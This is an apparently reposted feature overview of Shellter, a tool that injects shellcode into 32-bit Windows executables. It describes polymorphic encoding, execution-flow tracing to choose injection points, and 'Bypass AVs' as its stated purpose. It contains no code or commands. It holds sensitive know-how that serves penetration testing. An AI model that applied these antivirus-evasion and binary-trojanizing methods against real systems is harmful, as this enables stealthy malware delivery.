Shellter is a dynamic shellcode injection tool, and probably the first dynamic PE infector ever created. It can be used in order to inject shellcode into native Windows applications (currently 32-bit apps only). The shellcode can be something yours or something generated through a framework, such as Metasploit.
   Shellter takes advantage of the original structure of the PE file and doesn’t apply any modification such as changing memory access permissions in sections (unless the user wants), adding an extra section with RWE access,and whatever would look dodgy under an AV scan.

Features

  • Compatible with  Windows x86/x64 (XP SP3 and above)  & Wine/CrossOver for Linux/Mac.
  • Portable – No setup is required.
  • Doesn’t require extra dependencies (python, .net, etc…).
  • No static PE templates, framework wrappers etc…
  • Supports any 32-bit payload (generated either by metasploit or custom ones by the user).
  • Compatible with all types of encoding by metasploit.
  • Compatible with custom encoding created by the user.
  • Stealth Mode.
  • Multi-Payload PE infection.
  • Proprietary Encoding.
  • Dynamic Thread Context Keys.
  • Supports Reflective DLL loaders.
  • Embedded Metasploit Payloads.
  • Junk code Polymorphic engine.
  • Thread context aware Polymorphic engine.
  • User can use custom Polymorphic code of his own.
  • Takes advantage of Dynamic Thread Context information for anti-static analysis.
  • Detects self-modifying code.
  • Traces single and multi-thread applications.
  • Fully dynamic injection locations based on the execution flow.
  • Disassembles and shows to the user available injection points.
  • User chooses what to inject, when, and where.
  • Command Line support.
  • Free

How does it work?

Shellter uses a unique dynamic approach which is based on the execution flow of  the target application. This means that no static/predefined locations are used for shellcode injection. Shellter will launch and trace the target, while at the same time will log the execution flow of the application.

What does it trace?

Shellter traces the entire execution flow that occurs in userland. That means, code inside the target application itself (PE image), and code outside of it that might be in a system dll or on a heap, etc… This happens in order to ensure that functions actually belonging to the target executable, but are only used as callback functions for Windows APIs will not be missed.
During tracing, Shellter will not log or count any instructions that are not in the memory range of the PE image of the target application, since these cannot be used as a reference to permanently inject the shellcode.

Why do I need Shellter?

Bypass AVs.
Executables created through Metasploit, or other penetration testing frameworks, are most likely detected by most AV vendors. By using Shellter, you automatically have an infinitely polymorphic executable template, since you can use any 32-bit ‘standalone’ native Windows  executable to host your shellcode. By ‘standalone’ means an executable that is not statically linked to any proprietary DLLs, apart from those included by default in Windows.
You can also use applications that make use of proprietary DLLs if those are not required to create the process in the first place, and are normally loaded later on if needed to execute code for a specific  task. In case you select an application that needs one or more proprietary DLLs to create the process in the first place then you will have to include them in the same directory from where you load the main executable. However, this is not recommended since it is more convenient to have just a single executable to upload to the target.

System Requirements

It is recommended that you use Windows XP SP3 (32/64-bit) and above.
  • CPU: The better the faster. It’s only a matter of time.
  • RAM:
    • Tracing 1 million instructions without Thread Context logging => ~ 6 MBs
    • Tracing 1 million instructions with Thread Context logging => ~ 28 MBs
    • Tracing 10 million instructions without Thread Context logging => ~ 40 MBs
    • Tracing 10 million instructions with Thread Context logging => ~ 270 MBs

     
Source: n0where